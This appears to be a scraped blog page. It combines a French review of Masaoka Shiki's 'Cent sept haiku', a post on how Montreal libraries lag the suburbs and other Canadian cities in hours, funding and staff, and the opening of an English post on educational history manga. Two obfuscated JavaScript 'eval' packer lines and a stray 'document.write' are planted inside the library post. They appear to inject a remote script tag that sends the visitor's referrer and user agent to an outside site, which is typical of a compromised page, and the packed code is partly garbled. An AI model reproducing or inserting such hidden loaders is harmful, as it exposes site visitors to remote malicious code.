Le haiku [??] est issue du tanka, un poème de 31 mores (ou syllables) composé d’un tercet de 17 syllabes (5-7-5), appelé hokku [?? / “vers du début”], et d’un distique de 14 syllabes (7-7). Bash? ne conserva du tanka que la première partie, le hokku, pour en faire un haïkaï (??) et Shiki, qui en modernisa l’esprit, adopta définitivement le nom de haiku, formé par la contraction de haikai no hokku (“les premiers vers du haikai”).
Le haiku est donc un court poème (récité, et non chanté comme le tanka) qui doit “célébrer l’évanescence des choses”, contenir une “notion de saison (le kigo) et comporter une césure (le kireji)”. Le haiku ne doit pas être descriptif: c’est une sorte d’instantané qui fige avec spontanéité, concision et subtilité l’expression d’une sensation ou d’une émotion passagère souvent liée à l’observation de la nature. Bien sûr, il existe plusieurs tendances de haiku (zen, urbain, engagé, etc.) et les règles ne sont pas toujours respectées, particulièrement dans le cas d’une traduction (ou d’un haiku composé dans une langue étrangère) où il est difficile de conserver la métrique. L’important est d’en conserver l’esprit: trois lignes poétiques (qui ne riment pas et ne forment pas une longue phrase fluide mais plutôt des énoncés minimalistes — sans articles et avec une conjugaison simplifiée — séparés d’au moins une pause.

Cent sept haiku nous offre une sélection de haiku par Shiki. L’ouvrage n’a aucune préface mais heureusement se termine avec quelques notes explicatives. Chacun des haiku est présenté sur une page, avec le texte original japonais (en kanji et r?maji) et la traduction française. C’est très rapide à lire, quoiqu’il est nécessaire de relire chacun des haiku deux ou trois fois afin de bien en saisir le sens.

Certain seront sans doute déçu de ne pas découvrir dans ces haiku une grande profondeur philosophique. Pour ma part, j’ai trouvé difficile de ressentir la sensation ou l’émotion que l’auteur a voulu exprimer. Néanmoins, il est beaucoup plus facile de percevoir la scène qu’il décrit. Si l’on se plonge dans cette image paisible, on peut atteindre une certaine sérénité. Et c’est sans doute là que réside la beauté du haiku.

Cent sept haiku constitue donc une excellente introduction à ce genre de poésie japonaise qui connait une popularité croissante.

Cent sept haiku, par Masaoka SHIKI (traduits par Joan Titus-Carmel). Lagrasse, Éditions Verdier, août 2002. 120 pages, 0.9 x 14.5 x 22.0 cm, 14,70 € / $27.95 Cnd, ISBN 978-2-86432-360-0. Édition bilingue (Japonais / Français). Lectorat: pour tous!

Pour plus d’information vous pouvez aussi consulter les sites suivants:

[ Translate ]

Les bibliothèques de Montréal à la traine

Un récent article dans The Gazette (2016/01/22 pg A1-A2) révélait que la Ville de Montréal est à la traîne des banlieues en regard des heures d’ouverture des bibliothèques.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ifney|var|u0026u|referrer|nnhby||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dktfd|var|u0026u|referrer|zizib||js|php’.split(‘|’),0,{}))

“A Montreal Gazette analysis of operating hours shows that, document.write(“”); compared to those in the city of Montreal, libraries in Montreal Island suburbs tend to have longer hours that are more convenient for people who work or go to school during the day.”

Huit des treize banlieues de l’Ile de Montréal offrent considérablement plus d’heures d’ouverture par semaine que les bibliothèques de la Ville de Montréal: Côte-St-Luc offre le plus d’heures (72 heures), suivie de Dollard-des-Ormeaux (71 hrs), Dorval, Kirkland, Westmount (69 hrs chacune), Pointe-Claire (67 hrs), Town of Mount-Royal (64 hrs) et Beaconsfield (63 hrs). Il faut noter que la bibliothèque de Côte-St-Luc ouvrait jusqu’à récemment 84 heures par semaine (de 10h à 22h) mais les heures ont été coupé au début janvier, la bibliothèque fermant maintenant à 18h les vendredis et le week-end. Exceptionnellement, cette bibliothèque ne ferme d’ailleurs jamais pour les fériés et reste ouverte 365 jours par année!

Les deux arrondissements de la Ville de Montréal offrant le plus d’heures d’ouverture sont LaSalle (65 heures) et Montréal-Nord (62 heures) — deux ex-banlieues qui se sont fusionnées en 2001! La plupart des arrondissements (neuf d’entre eux) n’offrent que 53 heures d’ouverture. Les pires arrondissements sont Mercier-Hochelaga-Maisonneuve (49.25 heures) et Côtes-des-Neige-N.D.G. (46 heures)! Mais ce sont tout de même des (petites) banlieues qui se retrouvent au bas de la liste: Montreal-West (avec 32.75 heures) et Baie d’Urfé (avec 31.5 heures). Il n’en demeure pas moins que la ville de Montréal pourrait (et devrait) faire beaucoup mieux!

Malgré un certain effort pour améliorer la situation ces dernières années, le problème est beaucoup plus profond que de simple heures d’ouverture.

Il y a quelques années un article sur le site de Ici-Radio-Canada (2014-11-07) révélait que la ville estimait avoir besoin d’une dizaine de bibliothèques supplémentaires afin de bien desservir la population montréalaise et de rattraper son retard sur les grandes villes canadiennes.

“L’an dernier [2013], les bibliothèques de la Ville de Montréal enregistraient 6,7 millions de visites, en hausse de plus de 4 % par rapport à 2010. Le nombre de prêts est aussi en progression, à 11,4 millions en 2013.”

C’est pourquoi la ville a entreprise de nombreux projets pour agrandir, rénover et construire de nouvelles bibliothèques. Ainsi la bibliothèque de Saul-Bellow a été agrandie et trois nouvelles bibliothèques ont récemment vu le jour: Du Boisé, Marc-Favreau et Benny-Farm.

Mais est-ce assez pour rattraper l’important retard que la ville accuse vis-à-vis des grandes villes canadiennes?

Continuez après le saut de page >>

Je me souviens d’avoir vu il y a plusieurs années (juillet 2005) un rapport établissant le “Diagnostic des bibliothèques municipales de l’Île de Montréal” et Montréal était à la traine des autres grandes ville canadiennes à tout les niveaux:

  • Superficie : les bibliothèques de la ville de Montréal offrent en moyenne 57 m2 par 1000 habitants alors que ce nombre atteint 82.3 m2/1000 hab. à Vancouver et 63.2 m2/1000 hab. à Toronto.
  • Nombre de livres : avec ses 4.5 million de livres, le réseau des bibliothèques de Montréal se retrouve au 4e rang en n’offrant qu’une moyenne de 2.3 livres par habitant alors que ce chiffre est de 4 livres/hab. à Vancouver et de 3.5 livres/hab. à Toronto.
  • Taux de pénétration : le pourcentage des abonnés actifs parmi la population desservie est de 37.8% à Montréal, ce qui place la ville en dernière position (8/8) dans le palmarès des villes canadiennes de 500 000 habitants et plus. Ce même taux est de 67.7% à Vancouver et de 62.6% à Toronto!
  • Dépenses : la ville de Montréal n’investit dans ses bibliothèques que $38.3 per capita ce qui la place au 3e rang, alors que Vancouver investit $63.9 per capita et Toronto $53.1 per capita. “Comme la moyenne des dépenses per capita des grandes bibliothèques canadiennes est de 43,4 $, ce qui représente un investissement de 113,3 % par rapport à celui de Montréal, cela entraîne un écart négatif de 5,1 $ ou 11,8 %.”
  • Personnel : de plus, avec ses 861 employés de bibliothèques et ses 158 bibliothécaires, la ville de Montréal a un déficit de 72 bibliothécaires et de 262.9 employés par rapport à la moyenne des grandes villes canadiennes. Le taux de bibliothécaires par 6000 habitants y est de 0.52 ce qui la place au 5e rang par rapport à Vancouver (1.32) et Toronto (1.05). Avec un taux de 0.95 employé par 2000 habitants, Montréal se classe au 6e rang! L’écart est particulièrement disproportionné dans le cas des employés affectés à la planification du réseau : 8.2 personnes-année (0.9 % de l’ensemble du personnel) à Montréal alors qu’on en retrouve 69,7 personnes-année à Toronto (3.8 % du personnel)!

Bien sûr, ces chiffres datent de plus de dix ans et les choses se sont certainement améliorées depuis mais l’écart de Montréal par rapport au reste du pays reste honteux. Et il risque de le rester quand on a des dirigeants qui semblent penser que la culture devrait être “rentable” et qu’ils coupent dans la culture au lieu d’y investir.

Pourtant l’impact positif des bibliothèques sur le développement de la population (en alphabétisation, littéracie, intégration des nouveaux arrivants, recherche d’emploi (impact économique), aide aux devoirs et à la recherche, développement personnel, culture générale, socialisation, santé, etc) —- particulièrement dans le cas de la population défavorisée et vulnérable (personnes à faible revenu, personnes âgées, etc) —- est déjà clairement et indubitablement établi. Selon l’UNESCO, les bibliothèques ont une mission d’éducation, de culture et d’information.

Malheureusement, beaucoup de gens semblent encore penser que, de nos jours (avec l’internet), les bibliothèques sont devenues inutiles! Les gens aisés tendent à oublier que ce n’est pas tout le monde qui a l’internet ou qui peut se payer des livres, des encyclopédie ou des dictionnaires! Le bénéfices générés par les bibliothèques ne se calcul pas en dollars ou en valeur économique, mais en développement social, culturel, intellectuel et scientifique, ce qui est indispensable à toute société. Elles sont le temple du savoir humain. Qu’on se le dise! Si on veut VRAIMENT aller plus loin, il faudra faire plus pour nos bibliothèques!

[ Translate ]

Educational manga

What makes manga so interesting is that they can not only be used for entertainment but many of them also have a great educational value. I have already talked about manga adaptations of literary classics as well as of my interest for historical manga like The Rose of Versailles by Riyoko Ikeda, which is set in the prelude to the French revolution, or The Tale of Genji (adapted in manga by several mangaka, particularly Waki Yamato, Miyako Maki, Egawa Tatsuya), which is a romance story set at the Japanese royal court of the Heian era. It has long been thought that educational manga (and particularly historical manga or manga set in an historical context) were not popular, but recent successes (titles like Cesare, Emma, Rurouni Kenshin, Thermae Romae, or Vinland Saga come to mind) have proved that wrong. But, there’s more to this.

A few days ago, I was watching the news on NHK World and there was a report on a manga series about the History of Japan (unfortunately the report has no equivalent on the station’s website either as a written article or a streaming video that I can link to). This is another type of great educational manga that helped sparks a renewed interest in Japanese history but it is also used by public and “cram” schools to teach history.

I found this concept of Japanese history educational manga so interesting that I decided to research it a little further to get more details and discovered that at least three great publishers had released their own series about the history of Japan.

Continue reading